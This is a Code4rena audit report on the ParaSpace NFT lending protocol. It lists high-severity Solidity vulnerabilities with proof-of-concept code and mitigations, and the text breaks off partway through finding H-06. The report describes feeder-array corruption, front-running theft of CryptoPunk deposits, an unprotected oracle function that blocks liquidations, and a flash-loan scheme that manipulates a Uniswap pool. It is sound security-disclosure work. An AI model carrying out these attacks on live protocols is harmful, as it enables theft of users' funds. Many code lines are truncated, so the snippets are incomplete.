ParaSpace contest
Findings & Analysis Report

2023-04-27

Table of contents

- N-01 EIP-1967 storage slots should use the `eip1967.proxy` prefix
- N-02 Input addresse to `_safeTransferETH()` should be payable
- N-03 Functions that must be overridden should be virtual, with no body
- N-04 Inconsistent safe transfer library used
- N-05 Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions
- N-06 Import declarations should import specific identifiers, rather than the whole file
- N-07 Missing `initializer` modifier on constructor
- N-08 Duplicate import statements
- N-09 The `nonReentrant` `modifier` should occur before all other modifiers
- N-10 `override` function arguments that are unused should have the variable name removed or commented out to avoid compiler warnings
- N-11 `2**<n> - 1` should be re-written as `type(uint<n>).max`
- N-12 `constant` s should be defined rather than using magic numbers
- N-13 Numeric values having to do with time should use time units for readability
- N-14 Use bit shifts in an imutable variable rather than long bit masks of a single bit, for readability
- N-15 Events that mark critical parameter changes should contain both the old and the new value
- N-16 Use a more recent version of solidity
- N-17 Use a more recent version of solidity
- N-18 Expressions for constant values such as a call to `keccak256()` , should use `immutable` rather than `constant`
- N-19 Use scientific notation (e.g. `1e18`) rather than exponentiation (e.g. `10**18`)
- N-20 Inconsistent spacing in comments
- N-21 Lines are too long

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the ParaSpace smart contract system written in Solidity. The audit contest took place between November 28—December 9 2022.

Wardens

113 Wardens contributed reports to the ParaSpace contest:

1. 0x4non

2. 0x52
3. 0xAgro
4. 0xDave
5. 0xNazgul
6. 0xSmartContract
7. 0xackermann
8. 9svR6w
9. Atarpara
10. Awesome
11. Aymen0909
12. B2
13. BClabs (nalus and Reptilia)
14. BRONZEDISC
15. Big0XDev
16. Bnke0x0
17. Deekshith99
18. Deivitto
19. Diana
20. Dravee
21. Englave
22. Franfran
23. HE1M
24. IIIIIII
25. Jeiwan
26. Josiah
27. Kaiziron
28. KingNFT
29. Kong
30. Lambda

31. Mukund
32. PaludoX0
33. R2
34. RaymondFam
35. Rolezn
36. Saintcode_
37. Sathish9098
38. Secureverse (imkapadia, Nsecv, and leosathya)
39. SmartSek (0xDjango and hake)
40. Trust
41. _Adam
42. __141345__
43. ahmedov
44. ali_shehab
45. ayeslick
46. brgltd
47. bullseye
48. c3phas
49. c7e7eff
50. carlitox477
51. cccz
52. ch0bu
53. chaduke
54. chrisdior4
55. codecustard
56. cryptonue
57. cryptostellar5
58. csanuragjain
59. cyberinn

60. datapunk
61. delfin454000
62. eierina
63. erictee
64. fatherOfBlocks
65. fs0c
66. gz627
67. gzeon
68. hansfriese
69. helios
70. hihen
71. hyh
72. i_got_hacked
73. ignacio
74. imare
75. jadezti
76. jayphbee
77. joestakey
78. kaliberpoziomka8552
79. kankodu
80. ksk2345
81. ladboy233
82. mahdikarimi
83. martin
84. minhquanym
85. nadin
86. nicobevi
87. oyc_109
88. pashov

89. pavankv
90. pedr02b2
91. poirots (DavideSilva, resende, naps62, and eighty)
92. pzeus
93. rbserver
94. rjs
95. ronnyx2017
96. rvierdiiev
97. saneryee
98. seyni
99. shark
100. skinz
101. ujamal_
102. unforgiven
103. wait
104. web3er
105. xiaoming90
106. yjrwkk

This contest was judged by LSDan.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 34 unique vulnerabilities. Of these vulnerabilities, 10 received a risk rating in the category of HIGH severity and 24 received a risk rating in the category of MEDIUM severity.

Additionally, C4 analysis included 69 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 15 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 ParaSpace contest repository, and is composed of 32 smart contracts written in the Solidity programming language and includes 8,407 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities based on three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

For more information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website, specifically our section on Severity Categorization.

High Risk Findings (10)

[H-01] Data corruption in `NFTFloorOracle` ; Denial of Service

Submitted by Englave, *also found by* Trust, Josiah, minhquanym, Jeiwan, kaliberpoziomka8552, 9svR6w, unforgiven, csanuragjain, RaymondFam, *and* Lambda

During `_removeFeeder` operation in `NFTFloorOracle` contract, the feeder is removed from `feeders` array, and linking in `feederPositionMap` for the specific feeder is removed. Deletion logic is implemented in “Swap + Pop” way, so indexes changes, but existing **code doesn’t update indexes in** `feederPositionMap` **after**

feeder removal, which causes the issue of Denial of Service for further removals. As a result:

- Impossible to remove some `feeders` from the contract due to Out of Bounds array access. Removal fails because of transaction revert.
- Data in `feederPositionMap` is corrupted after some `feeders` removal. Data linking from `feederPositionMap.index` to `feeders` array is broken.

Proof of Concept

```
address internal feederA = 0x5B38Da6a701c568545dCfcB03FcB875
address internal feederB = 0xAb8483F64d9C6d1EcF9b849Ae677dD3
address internal feederC = 0x4B20993Bc481177ec7E8f571ceCaE8A

function corruptFeedersMapping() external {
    console.log("Starting from empty feeders array. Array si
    address[] memory initialFeeders = new address[](3);
    initialFeeders[0] = feederA;
    initialFeeders[1] = feederB;
    initialFeeders[2] = feederC;
    this.addFeeders(initialFeeders);
    console.log("Feeders array: [%s, %s, %s]", initialFeeder
    console.log("Remove feeder B");
    this.removeFeeder(feederB);
    console.log("feederPositionMap[A] = %s, feederPositionMa
    console.log("Mapping for Feeder C store index 2, which w
    console.log("Try remove Feeder C. Transaction will be re
    this.removeFeeder(feederC);
}
```

Snippet execution result:

```
[vm] from: 0x4B2...C02db to: CrossChainExecutorArbitrum.corruptFeedersMapping() 0x688...58Cf7 value: 0 wei data: 0xa8a...5517b
logs: 0 hash: 0x804...1a7f6
console.log:
Starting from empty feeders array. Array size: 0
Feeders array: [0x5B38Da6a701c568545dCfcB03FcB875f56beddC4, 0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2,
0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db]
Remove feeder B
feederPositionMap[A] = 0, feederPositionMap[C] = 2
Mapping for Feeder C store index 2, which was not updated after removal of B. Feeders array length is : 2
Try remove Feeder C. Transaction will be reverted because of access out of bounds of array. Data is corrupted
transact to CrossChainExecutorArbitrum.corruptFeedersMapping errored: VM error: revert.
```

Tools Used

Visual inspection; Solidity snippet for PoC

Recommended Mitigation Steps

Update index in `feederPositionMap` after feeders swap and pop.

```
feeders[feederIndex] = feeders[feeders.length - 1];
feederPositionMap[feeders[feederIndex]].index = feederIndex; //]
feeders.pop();
```

yubo-ruan (Paraspace) confirmed

Trust (warden) commented:

> I've submitted this report as well. However, I believe it does not meet the high criteria set for HIGH severity finding. For HIGH, warden must show a direct loss of funds or damage to the protocol that stems from the specific issue. Here, there are clearly several conditionals that must occur in order for actual damage to take place. Regardless, will respect judge's views on the matter.

dmvt commented:

> I've submitted this report as well. However, I believe it does not meet the high criteria set for HIGH severity finding. For HIGH, warden must show a direct loss of funds or damage to the protocol that stems from the specific issue. Here, there are clearly several conditionals that must occur in order for actual damage to take place. Regardless, will respect judge's views on the matter.

> I respectfully disagree. The scenario is likely to occur at some point during normal operation of the protocol. The inability to remove dead or malfunctioning feeders can easily lead to the complete breakdown of the protocol and significant funds loss, the "data corruption" mentioned in the report. The severity of this issue, when it occurs, justifies the high risk rating.

[H-02] Anyone can steal CryptoPunk during the deposit flow to WPunkGateway

Submitted by 0x52, *also found by* Dravee, c7e7eff, xiaoming90, KingNFT, Big0XDev, *and* cccz

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/ui/WPunkGateway.sol#L77-L95
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/ui/WPunkGateway.sol#L129-L155
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/ui/WPunkGateway.sol#L167-L193

All CryptoPunk deposits can be stolen.

Proof of Concept

CryptoPunks were created before the ERC721 standard. A consequence of this is that they do not possess the `transferFrom` method. To approximate this a user can `offerPunkForSaleToAddress` for a price of 0 to effectively approve the contract to `transferFrom`.

WPunkGateway.sol#L77-L95

```
    function supplyPunk(
        DataTypes.ERC721SupplyParams[] calldata punkIndexes,
        address onBehalfOf,
        uint16 referralCode
    ) external nonReentrant {
        for (uint256 i = 0; i < punkIndexes.length; i++) {
            Punk.buyPunk(punkIndexes[i].tokenId);
            Punk.transferPunk(proxy, punkIndexes[i].tokenId);
            // gatewayProxy is the sender of this function, not the
            WPunk.mint(punkIndexes[i].tokenId);
        }
        Pool.supplyERC721(
            address(WPunk),
            punkIndexes,
            onBehalfOf,
            referralCode
        );
```

```
    }
```

The current implementation of `WPunkGateway#supplyPunk` allows anyone to execute and determine where the nTokens are minted to. To complete the flow supply flow a user would need to `offerPunkForSaleToAddress` for a price of 0 to `WPunkGateway`. After they have done this, anyone can call the function to deposit the punk and mint the nTokens to themselves, effectively stealing it.

Example:
`User A` owns `tokenID` of 1. They want to deposit it so they call `offerPunkForSaleToAddress` with an amount of 0, effectively approving the `WPunkGateway` to transfer their CryptoPunk. `User B` monitors the transactions and immediately calls `supplyPunk` with themselves as `onBehalfOf`. This completes the transfer of the CryptoPunk and deposits it into the pool but mints the `nTokens` to `User B`, allowing them to effectively steal the CryptoPunk.

The same fundamental issue exists with `acceptBidWithCredit` and `batchAcceptBidWithCredit`.

Recommended Mitigation Steps

Query the punkIndexToAddress to find the owner and only allow owner to deposit:

```
        for (uint256 i = 0; i < punkIndexes.length; i++) {
    +       address owner = Punk.punkIndexToAddress(punkIndexes[i].t
    +       require(owner == msg.sender);

            Punk.buyPunk(punkIndexes[i].tokenId);
            Punk.transferPunk(proxy, punkIndexes[i].tokenId);
            // gatewayProxy is the sender of this function, not the
            WPunk.mint(punkIndexes[i].tokenId);
        }
```

yubo-ruan (Paraspace) confirmed

[H-03] Interest rates are incorrect on Liquidation

Submitted by csanuragjain, also found by unforgiven and cccz

The debt tokens are being transferred before calculating the interest rates. But the interest rate calculation function assumes that debt token has not yet been sent thus the outcome `currentLiquidityRate` will be incorrect

Proof of Concept

1. Liquidator L1 calls `executeLiquidateERC20` for a position whose health factor <1

```
function executeLiquidateERC20(
        mapping(address => DataTypes.ReserveData) storage reserv
        mapping(uint256 => address) storage reservesList,
        mapping(address => DataTypes.UserConfigurationMap) store
        DataTypes.ExecuteLiquidateParams memory params
    ) external returns (uint256) {

...
 _burnDebtTokens(liquidationAssetReserve, params, vars);
...
}
```

2. This internally calls `_burnDebtTokens`

```
    function _burnDebtTokens(
        DataTypes.ReserveData storage liquidationAssetReserve,
        DataTypes.ExecuteLiquidateParams memory params,
        ExecuteLiquidateLocalVars memory vars
    ) internal {
       ...

        // Transfers the debt asset being repaid to the xToken,
        IERC20(params.liquidationAsset).safeTransferFrom(
            vars.payer,
            vars.liquidationAssetReserveCache.xTokenAddress,
            vars.actualLiquidationAmount
        );
...
        // Update borrow & supply rate
        liquidationAssetReserve.updateInterestRates(
```

```
            vars.liquidationAssetReserveCache,
            params.liquidationAsset,
            vars.actualLiquidationAmount,
            0
        );
    }
```

3. Basically first it transfers the debt asset to xToken using below. This increases the balance of xTokenAddress for liquidationAsset

```
IERC20(params.liquidationAsset).safeTransferFrom(
            vars.payer,
            vars.liquidationAssetReserveCache.xTokenAddress,
            vars.actualLiquidationAmount
        );
```

4. Now `updateInterestRates` function is called on ReserveLogic.sol#L169

```
function updateInterestRates(
        DataTypes.ReserveData storage reserve,
        DataTypes.ReserveCache memory reserveCache,
        address reserveAddress,
        uint256 liquidityAdded,
        uint256 liquidityTaken
    ) internal {
...
(
            vars.nextLiquidityRate,
            vars.nextVariableRate
        ) = IReserveInterestRateStrategy(reserve.interestRateStr
            .calculateInterestRates(
                DataTypes.CalculateInterestRatesParams({
                    liquidityAdded: liquidityAdded,
                    liquidityTaken: liquidityTaken,
                    totalVariableDebt: vars.totalVariableDebt,
                    reserveFactor: reserveCache.reserveFactor,
                    reserve: reserveAddress,
                    xToken: reserveCache.xTokenAddress
                })
            );
...
```

```
}
```

5. Finally call to `calculateInterestRates` function on DefaultReserveInterestRateStrategy#L127 contract is made which calculates the interest rate

```
function calculateInterestRates(
        DataTypes.CalculateInterestRatesParams calldata params
    ) external view override returns (uint256, uint256) {
...
if (vars.totalDebt != 0) {
            vars.availableLiquidity =
                IToken(params.reserve).balanceOf(params.xToken)
                params.liquidityAdded -
                params.liquidityTaken;

            vars.availableLiquidityPlusDebt =
                vars.availableLiquidity +
                vars.totalDebt;
            vars.borrowUsageRatio = vars.totalDebt.rayDiv(
                vars.availableLiquidityPlusDebt
            );
            vars.supplyUsageRatio = vars.totalDebt.rayDiv(
                vars.availableLiquidityPlusDebt
            );
        }
...
vars.currentLiquidityRate = vars
            .currentVariableBorrowRate
            .rayMul(vars.supplyUsageRatio)
            .percentMul(
                PercentageMath.PERCENTAGE_FACTOR - params.reserv
            );

        return (vars.currentLiquidityRate, vars.currentVariableB
}
```

6. As we can see in above code, `vars.availableLiquidity` is calculated as

`IToken(params.reserve).balanceOf(params.xToken)`

`+params.liquidityAdded - params.liquidityTaken`

7. But the problem is that debt token is already transferred to `xToken` which means `xToken` already consist of `params.liquidityAdded`. Hence the calculation ultimately becomes
`(xTokenBeforeBalance+params.liquidityAdded) +params.liquidityAdded - params.liquidityTaken`
8. This is incorrect and would lead to higher `vars.availableLiquidity` which ultimately impacts the `currentLiquidityRate`

Recommended Mitigation Steps

Transfer the debt asset post interest calculation

```
    function _burnDebtTokens(
            DataTypes.ReserveData storage liquidationAssetReserve,
            DataTypes.ExecuteLiquidateParams memory params,
            ExecuteLiquidateLocalVars memory vars
        ) internal {
    IPToken(vars.liquidationAssetReserveCache.xTokenAddress)
                .handleRepayment(params.liquidator, vars.actualLiqui
            // Burn borrower's debt token
            vars
                .liquidationAssetReserveCache
                .nextScaledVariableDebt = IVariableDebtToken(
                vars.liquidationAssetReserveCache.variableDebtTokenA
            ).burn(
                    params.borrower,
                    vars.actualLiquidationAmount,
                    vars.liquidationAssetReserveCache.nextVariableBo
                );

    liquidationAssetReserve.updateInterestRates(
                vars.liquidationAssetReserveCache,
                params.liquidationAsset,
                vars.actualLiquidationAmount,
                0
            );
    IERC20(params.liquidationAsset).safeTransferFrom(
                vars.payer,
                vars.liquidationAssetReserveCache.xTokenAddress,
                vars.actualLiquidationAmount
            );
    ...
    ...
```

```
    }
```

[H-04] Anyone can prevent themselves from being liquidated as long as they hold one of the supported NFTs

Submitted by lllllll, *also found by* Aymen0909, pashov, hansfriese, 0xNazgul, xiaoming90, Awesome, fatherOfBlocks, kaliberpoziomka8552, shark, unforgiven, csanuragjain, Atarpara, ali_shehab, web3er, pzeus, Kong, BClabs, bullseye, chaduke, datapunk, *and* nicobevi

Contrary to what the function comments say, `removeFeeder()` is able to be called by anyone, not just the owner. By removing all feeders (i.e. floor twap price oracle keepers), a malicious user can cause all queries for the price of NFTs reliant on the `NFTFloorOracle` (all NFTs except for the UniswapV3 ones), to revert, which will cause all calls to `liquidateERC721()` to revert.

Impact

If NFTs can't be liquidated, positions will remain open for longer than they should, and the protocol may become insolvent by the time the issue is resolved.

Proof of Concept

The `onlyRole(DEFAULT_ADMIN_ROLE)` should have been used instead of `onlyWhenFeederExisted` ...

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #1

165       /// @notice Allows owner to remove feeder.
166       /// @param _feeder feeder to remove
167       function removeFeeder(address _feeder)
168           external
169           onlyWhenFeederExisted(_feeder)
170       {
171           _removeFeeder(_feeder);
172:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L165-L172

... since `onlyWhenFeederExisted` is already on the internal call to `_removeFeeder()` (`onlyWhenFeederExisted` doesn't do any authentication of the caller):

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #2

326       function _removeFeeder(address _feeder)
327           internal
328           onlyWhenFeederExisted(_feeder)
329       {
330           uint8 feederIndex = feederPositionMap[_feeder].inde
331           if (feederIndex >= 0 && feeders[feederIndex] == _fe
332               feeders[feederIndex] = feeders[feeders.length -
333               feeders.pop();
334           }
335           delete feederPositionMap[_feeder];
336           revokeRole(UPDATER_ROLE, _feeder);
337           emit FeederRemoved(_feeder);
338:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L326-L338

Note that `feeders` must have the `UPDATER_ROLE` (revoked above) in order to update the price.

The fetching of the price will revert if the price is stale:

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #3

234       /// @param _asset The nft contract
235       /// @return price The most recent price on chain
236       function getPrice(address _asset)
237           external
238           view
```

```
239           override
240           returns (uint256 price)
241       {
242           uint256 updatedAt = assetPriceMap[_asset].updatedAt
243           require(
244 @>            (block.number - updatedAt) <= config.expiration
245               "NFTOracle: asset price expired"
246           );
247           return assetPriceMap[_asset].twap;
248:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L234-L248

And it will become stale if there are no feeders for enough time:

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #4

195       function setPrice(address _asset, uint256 _twap)
196           public
197 @>        onlyRole(UPDATER_ROLE)
198           onlyWhenAssetExisted(_asset)
199           whenNotPaused(_asset)
200       {
201           bool dataValidity = false;
202           if (hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
203 @>            _finalizePrice(_asset, _twap);
204               return;
205           }
206           dataValidity = _checkValidity(_asset, _twap);
207           require(dataValidity, "NFTOracle: invalid price dat
208           // add price to raw feeder storage
209           _addRawValue(_asset, _twap);
210           uint256 medianPrice;
211           // set twap price only when median value is valid
212           (dataValidity, medianPrice) = _combine(_asset, _twa
213           if (dataValidity) {
214 @>            _finalizePrice(_asset, medianPrice);
215           }
216:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L195-L216

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #5

376       function _finalizePrice(address _asset, uint256 _twap)
377           PriceInformation storage assetPriceMapEntry = asset
378           assetPriceMapEntry.twap = _twap;
379 @>        assetPriceMapEntry.updatedAt = block.number;
380           assetPriceMapEntry.updatedTimestamp = block.timesta
381           emit AssetDataSet(
382               _asset,
383               assetPriceMapEntry.twap,
384               assetPriceMapEntry.updatedAt
385           );
386:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L376-L386

Note that the default staleness interval is six hours:

```
File: /paraspace-core/contracts/misc/NFTFloorOracle.sol   #6

10    //expirationPeriod at least the interval of client to feed
11    //we do not accept price lags behind to much
12:   uint128 constant EXPIRATION_PERIOD = 1800;
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L10-L12

The reverting `getPrice()` function is called from the `ERC721OracleWrapper` where it is not caught:

```
File: /paraspace-core/contracts/misc/ERC721OracleWrapper.sol   #
```

```
44        function setOracle(address _oracleAddress)
45            external
46            onlyAssetListingOrPoolAdmins
47        {
48 @>            oracleAddress = INFTFloorOracle(_oracleAddress);
49        }
50
...
54
55        function latestAnswer() external view override returns
56 @>            return int256(oracleAddress.getPrice(asset));
57:       }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ERC721OracleWrapper.sol#L44-L57

And neither is it caught from any of the callers further up the chain (note that the fallback oracle can't be hit since the call reverts before that):

```
File: /paraspace-core/contracts/misc/ERC721OracleWrapper.sol   #

10:  contract ERC721OracleWrapper is IEACAggregatorProxy {
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ERC721OracleWrapper.sol#L10

```
File: /paraspace-core/contracts/misc/ParaSpaceOracle.sol   #9

114       /// @inheritdoc IPriceOracleGetter
115       function getAssetPrice(address asset)
116           public
117           view
118           override
119           returns (uint256)
120       {
121           if (asset == BASE_CURRENCY) {
122               return BASE_CURRENCY_UNIT;
```

```
123           }
124
125           uint256 price = 0;
126 @>        IEACAggregatorProxy source = IEACAggregatorProxy(as
127           if (address(source) != address(0)) {
128 @>            price = uint256(source.latestAnswer());
129           }
130           if (price == 0 && address(_fallbackOracle) != addre
131               price = _fallbackOracle.getAssetPrice(asset);
132           }
133
134           require(price != 0, Errors.ORACLE_PRICE_NOT_READY);
135           return price;
136:       }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceOracle.sol#L114-L136

```
File: /paraspace-core/contracts/protocol/libraries/logic/Generic

535       function _getAssetPrice(address oracle, address current
536           internal
537           view
538           returns (uint256)
539       {
540 @>        return IPriceOracleGetter(oracle).getAssetPrice(cur
541:      }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/GenericLogic.sol#L535-L541

```
File: /paraspace-core/contracts/protocol/libraries/logic/Generic

388 @>            uint256 assetPrice = _getAssetPrice(
389                   params.oracle,
390                   vars.currentReserveAddress
391               );
392               totalValue =
393                   ICollateralizableERC721(vars.xTokenAddress)
```

```
394                     .collateralizedBalanceOf(params.user) *
395                 assetPrice;
396:        }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/GenericLogic.sol#L388-L396

```
File: /paraspace-core/contracts/protocol/libraries/logic/Generic

214                         vars
215                             .userBalanceInBaseCurrency = _
216                             params,
217                             vars
218:                        );
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/GenericLogic.sol#L214-L218

```
File: /paraspace-core/contracts/protocol/libraries/logic/Liquida

286     function executeLiquidateERC721(
287         mapping(address => DataTypes.ReserveData) storage r
288         mapping(uint256 => address) storage reservesList,
289         mapping(address => DataTypes.UserConfigurationMap)
290         DataTypes.ExecuteLiquidateParams memory params
291     ) external returns (uint256) {
292         ExecuteLiquidateLocalVars memory vars;
...
311         (
312             vars.userGlobalCollateral,
313             ,
314             vars.userGlobalDebt, //in base currency
315             ,
316             ,
317             ,
318             ,
319             ,
320             vars.healthFactor,
321
```

```
322 @>          ) = GenericLogic.calculateUserAccountData(
323                 reservesData,
324                 reservesList,
325                 DataTypes.CalculateUserAccountDataParams({
326                     userConfig: userConfig,
327                     reservesCount: params.reservesCount,
328                     user: params.borrower,
329                     oracle: params.priceOracle
330                 })
331:            );
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/LiquidationLogic.sol#L286-L331

```
File: /paraspace-core/contracts/protocol/pool/PoolCore.sol   #14

457       /// @inheritdoc IPoolCore
458       function liquidateERC721(
459           address collateralAsset,
460           address borrower,
461           uint256 collateralTokenId,
462           uint256 maxLiquidationAmount,
463           bool receiveNToken
464       ) external payable virtual override nonReentrant {
465           DataTypes.PoolStorage storage ps = poolStorage();
466
467 @>        LiquidationLogic.executeLiquidateERC721(
468               ps._reserves,
469               ps._reservesList,
470:              ps._usersConfig,
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/pool/PoolCore.sol#L457-L470

A person close to liquidation can remove all feeders, giving themselves a free option on whether the extra time it takes for the admins to resolve the issue, is enough time for their position to go back into the green. Alternatively, a competitor can analyze what price most liquidations will occur at (based on on-chain data about every user's account health), and can time the removal of feeders for maximum effect. Note that

even if the admins re-add the feeders, the malicious user can just remove them again.

Recommended Mitigation Steps

Add the `onlyRole(DEFAULT_ADMIN_ROLE)` modifier to `removeFeeder()`.

yubo-ruan (Paraspace) confirmed via duplicate issue `#55`

[H-05] Attacker can manipulate low TVL Uniswap V3 pool to borrow and swap to make Lending Pool in loss

Submitted by minhquanym

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol#L176

In Paraspace protocol, any Uniswap V3 position that are consist of ERC20 tokens that Paraspace support can be used as collateral to borrow funds from Paraspace pool. The value of the Uniswap V3 position will be sum of value of ERC20 tokens in it.

```
    function getTokenPrice(uint256 tokenId) public view returns (uir
        UinswapV3PositionData memory positionData = getOnchainPositi
            tokenId
        );

        PairOracleData memory oracleData = _getOracleData(positionDa

        (uint256 liquidityAmount0, uint256 liquidityAmount1) = Liqui
            .getAmountsForLiquidity(
                oracleData.sqrtPriceX96,
                TickMath.getSqrtRatioAtTick(positionData.tickLower),
                TickMath.getSqrtRatioAtTick(positionData.tickUpper),
                positionData.liquidity
            );

        (
            uint256 feeAmount0,
```

```
            uint256 feeAmount1
        ) = getLpFeeAmountFromPositionData(positionData);

        return // @audit can be easily manipulated with low TVL pool
            (((liquidityAmount0 + feeAmount0) * oracleData.token0Pri
                10**oracleData.token0Decimal) +
            (((liquidityAmount1 + feeAmount1) * oracleData.token1Pri
                10**oracleData.token1Decimal);
    }
```

However, Uniswap V3 can have multiple pools for the **same pairs** of ERC20 tokens with **different fee** params. A fews has most the liquidity, while other pools have extremely little TVL or even not created yet. Attackers can abuse it, create low TVL pool where liquidity in this pool mostly (or fully) belong to attacker's position, deposit this position as collateral and borrow token in Paraspace pool, swap to make the original position reduce the original value and cause Paraspace pool in loss.

Proof of Concept

Consider the scenario where WETH and DAI are supported as collateral in Paraspace protocol.

1. Alice (attacker) create a new WETH/DAI pool in Uniswap V3 and add liquidity with the following amount
   `1e18 wei WETH - 1e6 wei DAI = 1 WETH - 1e-12 DAI ~= 1 ETH`
   Let's just assume Alice position has price range from `[MIN_TICK, MAX_TICK]` so the math can be approximately like Uniswap V2 - constant product.
   Note that this pool only has liquidity from Alice.
2. Alice deposit this position into Paraspace, value of this position is approximately `1 WETH` and Alice borrow maximum possible amount of USDC.
3. Alice make swap in her WETH/DAI pool in Uniswap V3 to make the position become
   `1e6 wei WETH - 1e18 wei DAI = 1e-12 WETH - 1 DAI ~= 1 DAI`

Please note that the math I've done above is approximation based on Uniswap V2 formula `x * y = k` because Alice provided liquidity from `MIN_TICK` to `MAX_TICK`. For more information about Uniswap V3 formula, please check their whitepaper here: https://uniswap.org/whitepaper-v3.pdf.

Recommended Mitigation Steps

Consider adding whitelist, only allowing pool with enough TVL to be collateral in Paraspace protocol.

LSDan (judge) commented:

> Overinflated severity

minhquanym (warden) commented:

> Hi @LSDan, Maybe there is a misunderstanding here. I believed I gave enough proof to make it a High issue and protocol can be at loss.
> You can think of it as using Uniswap V3 pool as a price Oracle. However, it did not even use TWA price but spot price and pool with low liquidity is really easy to be manipulated. We all can see many examples about Price manipulation attacks recently and they had a common cause that price can be changed in one block.
> About the Uniswap V3 pool with low liquidity, you can check out this one https://etherscan.io/address/0xbb256c2F1B677e27118b0345FD2b3894D2E6D487.
> This is a USDC-USDT pool with only `$8k` in it.

LSDan (judge) commented:

> This is not true because Alice's pool will be immediately arbed each time she attempts a price manipulation. Accordingly, this issue only exists when a pair has very low liquidity on UniV3 and no liquidity elsewhere. I would have accepted this as a QA, but it does not fall into the realm of a high risk issue.

> I'm open to accepting this as a medium if you can give me a more concrete scenario where the value that Alice is extracting from the protocol through this attack is sustainable and significant enough to exceed the gas price of creating a new UniV3 pool.

minhquanym (warden) commented:

> @LSDan, Please correct me if I'm wrong but I don't think Alice's pool can be arbed when the whole attack happens in 1 transaction. Because of that, I still believe that this is a High. For example,

1. price before manipulation is `p1`
2. flash loan and swap to change the price to `p2`
3. add liquidity and borrow at price `p2`
4. change the price back to `p1`
5. repay the flash loan

> That's basically the idea. You can see price is back to `p1` at the end.

LSDan (judge) commented:

> Ok yeah... I see what you're saying now. This could be used to drain the pool because the underlying asset price comes from a different oracle. So if Alice creates a pool with 100 USDC and 100 USDT, and drops 3mm USDC from a flash loan into it, the external oracle will value the LP at `$3mm`. High makes sense. Thanks for the additional clarity.

[H-06] Discrepency in the Uniswap V3 position price calculation because of decimals

Submitted by **Franfran**, *also found by* **__141345__** *and* **poirots**

When the squared root of the Uniswap V3 position is calculated from the `_getOracleData()` **function**, the price may return a very high number (in the case that the token1 decimals are strictly superior to the token0 decimals). See: https://github.com/code-423n4/2022-11-paraspace/blob/main/paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol#L249-L260

The reason is that at the denominator, the `1E9` (10**9) value is hard-coded, but should take into account the delta between both decimals.
As a result, in the case of `token1Decimal > token0Decimal`, the `getAmountsForLiquidity()` is going to return a huge value for the amount of token0 and token1 as the user position liquidity.

The `getTokenPrice()`, using this amount of liquidity to **calculate the token price** is as its turn going to return a huge value.

Proof of Concept

This POC demonstrates in which case the returned squared root price of the position is over inflated

```
// SPDX-License-Identifier: UNLISENCED
pragma solidity 0.8.10;

import {SqrtLib} from "../contracts/dependencies/math/SqrtLib.sc
import "forge-std/Test.sol";

contract Audit is Test {
    function testSqrtPriceX96() public {
        // ok
